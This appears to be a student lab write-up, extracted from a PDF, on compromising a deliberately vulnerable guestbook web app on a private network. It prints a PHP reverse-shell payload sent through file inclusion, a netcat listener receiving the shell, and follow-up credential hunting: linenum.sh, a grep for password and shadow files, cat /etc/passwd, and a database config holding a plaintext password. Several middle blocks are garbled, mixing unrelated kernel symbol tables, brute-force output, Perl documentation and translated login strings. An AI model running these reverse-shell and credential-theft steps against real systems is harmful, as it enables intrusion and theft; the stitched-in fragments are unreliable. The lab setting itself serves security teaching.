
ling and testing. The application is designed to be used in a controlled environment. It is not a tool for attacking real-world systems. It is a tool for learning and testing.





Welcome to the guest book admin

Hej

asma



b)



c)

```
192.168.0.210/1.2/loadLang.php x Advanced Preferences x 192.168.0.211/reverse_shell.txt x Settings x +
192.168.0.211/reverse_shell.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
<?php
exec("/bin/bash -c 'bash -i > /dev/tcp/192.168.0.211/8000 0>61'");
7>

File Actions Edit View Help
(qoorey@kali)-[~]
$ bash -i >6 /dev/tcp/130.243.41.14/8000 0>61
zsh: no such file or directory: /dev/tcp/130.243.41.14/8000
(qoorey@kali)-[~]
$ bash -i >6 /dev/tcp/130.243.41.14/8000 0>61
zsh: no such file or directory: /dev/tcp/130.243.41.14/8000
(qoorey@kali)-[~]
$ sudo nc -nlvp 8000
[sudo] password for qoorey:
listening on [any] 8000 ...
connect to [192.168.0.211] from (UNKNOWN) [192.168.0.210] 59610
ls
CSS
GuestBook.php
LFISv.php
appLoginTest.php
databaseConn.php
index.php
loadLang.php
nicetry.php
success_login_guestbook.php
success_login_guestbook.php.save
uploads
whoami

./linenum.sh -s -k /tmp/ -t
Cache-Control: no-cache
find / -type f -exec grep -i -E 'password|passwd|shadow' {} \; 2>/dev/null
CONFIG_USB_RAISHWIND_CEC=m
0xf1ef94cc bcm_phy_write_shadow drivers/net/phy/bcm-phy-lib EXPORT_SYMBOL_GPL
0x4f70ca43 kvm_init_shadow_ept_mmu arch/x86/kvm/kvm EXPORT_SYMBOL_GPL
0xada63e2f bcm_phy_read_shadow drivers/net/phy/bcm-phy-lib EXPORT_SYMBOL_GPL
0xa4de97c3 klp_shadow_free_all vmlinux EXPORT_SYMBOL_GPL
0xe79bf0c4 klp_shadow_get vmlinux EXPORT_SYMBOL_GPL
0x44bb9e80 kvm_init_shadow_mmu arch/x86/kvm/kvm EXPORT_SYMBOL_GPL

Certain accounts, such as guest or some guest-equivalent, will permit any password. This
When possible, checks are done using a case-insensitive password, then proper case is
determined with a fairly efficient brute-force. For example, if the actual password is
'PassWord', then 'password' will work and 'PassWord' will be found afterwards (on the
-- | | consoletest:test => Password was correct, but user can't log in without changing
-- | | guest:<anything> => Password was correct, but user's account is disabled
-- | | test:password1 => Login was successful
-- | | this:password => Login was successful
-- | | thisisaverylong:password => Login was successful
-- | | thisisaverylongname:password => Login was successful
-- | | thisisaverylongnamev:password => Login was successful
-- | | web:TeSt => Password was correct, but user's account is disabled
```

```

accessing the userinfo sub-components: $uri→user and $uri→password.
access the userinfo sub-components: $uri→user and $uri→password.
access the userinfo sub-components: $uri→user and $uri→password.
access the userinfo sub-components: $uri→user and $uri→password.
-item password( [ $password ] )
Returns the password for this member to be used on decryption.
If $password is given, it will set the password for the decryption.
    $m→password ("secret");
    $m→contents; # is "" when password was wrong
That shows that the password has to be set per member, and not per
-head2 Wrong password for encrypted members
When an encrypted member is read using the wrong password, you currently
have to re-read the entire archive to try again with the correct password.
    'password' ⇒ undef, # password for encrypted data
sub password {
    $self→{'password'} = shift if @_ ;
    $self→{'password'};
    my $pass = $self→password;
    $head[-1] = $x or return ""; # Password fail
    auth.password.invalid = "%1$s"的用户名和密码不匹配"
    auth.password.valid = "已成功验证“%1$s”的用户名和密码"
    auth.password.invalid = "Username and password mismatch for '%1$s'"
    auth.password.valid = "Username and password successfully validated for '%1$s'"
    auth.password.invalid = "Nome utente e password non corrispondenti per '%1$s'"
    auth.password.valid = "Nome utente e password convalidati correttamente per '%1$s'"
    auth.password.invalid = "El nombre de usuario y la contraseña de '%1$s' no coinciden"
    auth.password.valid = "El nombre de usuario y la contraseña de '%1$s' se han validado correctamente"
    auth.password.invalid = "Benutzername und Kennwort für '%1$s' stimmen nicht überein"
    auth.password.valid = "Benutzername und Kennwort wurden erfolgreich für '%1$s' bestätigt"
    auth.password.invalid = "%1$s'가 비밀번호가 일치하지 않습니다."
    auth.password.valid = "%1$s'가 비밀번호가 일치합니다."
    auth.password.invalid = "Non-concordance du nom d'utilisateur et du mot de passe pour '%1$s'"
    auth.password.valid = "Validation réussie du nom d'utilisateur et du mot de passe pour '%1$s'"
    auth.password.invalid = "「%1$s」の使用者名稱與密碼不符"
    auth.password.valid = "已成功驗證「%1$s」的使用者名稱和密碼"
    auth.password.invalid = "%1$s'のユーザー名とパスワードが一致しません"
    auth.password.valid = "%1$s'のユーザー名とパスワードが正しく検証されました"
    .#pgp.change_passwd.empty.okay
    .#pgp.change_passwd.empty.okay

```

```

ls -alhR /etc/
/etc/:
total 876K
-rw-r--r-- 1 root root 11K Nov 21 2019
-rwxr-xr-x 100 root root 4.0K Mar 8 09:52 .
drwxr-xr-x 24 root root 4.0K Mar 8 09:53 ..
-rw-r--r-- 1 root root 0 Aug 5 2019 .pwd.lock
-rw-r--r-- 1 root root 1.0K Nov 21 2019 .shadow.swp
drwxr-xr-x 2 root root 4.0K Nov 20 2019 GNUstep
drwxr-xr-x 3 root root 4.0K Aug 5 2019 NetworkManager
drwxr-xr-x 6 root root 4.0K Nov 20 2019 X11
drwxr-xr-x 3 root root 4.0K Aug 5 2019 acpi
-rw-r--r-- 1 root root 3.0K Aug 5 2019 adduser.conf
drwxr-xr-x 2 root root 4.0K Feb 26 14:49 alternatives
drwxr-xr-x 8 root root 4.0K Mar 13 18:37 apache2
drwxr-xr-x 3 root root 4.0K Aug 5 2019 apm
drwxr-xr-x 3 root root 4.0K Aug 5 2019 apparmor
drwxr-xr-x 9 root root 4.0K Mar 8 09:49 apparmor.d

```

```

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd:/bin/false
uidd:x:106:110::/run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
bobby:x:1000:1000:bobby:/home/bobby:/bin/bash
mysql:x:110:114:MySQL Server,,,:/nonexistent:/bin/false

```

d)

Using reverse shell, I was able to view all the users in the website and their passwords in plaintext. I could also run the command `cat /etc/passwd` to see a list of user accounts on the system. Also you could run other commands like `Run ls -al /etc/` to see the permissions and ownership of important system configuration files. The whole website is open to a lot of threats.

Ways to improve the security of the website is

- restrict access to sensitive areas of the website,
- updating the website when it is needed,
- implementing a firewall to help prevent unauthorized access to the website.

These are just some examples, there are other methods to secure the website

e)

```
apptools  
cat databaseConn.php  
<?php  
$db_server = "127.0.0.1";  
$db_database = "appdb";  
$db_username = "bobby";  
$db_password = "strongpass";
```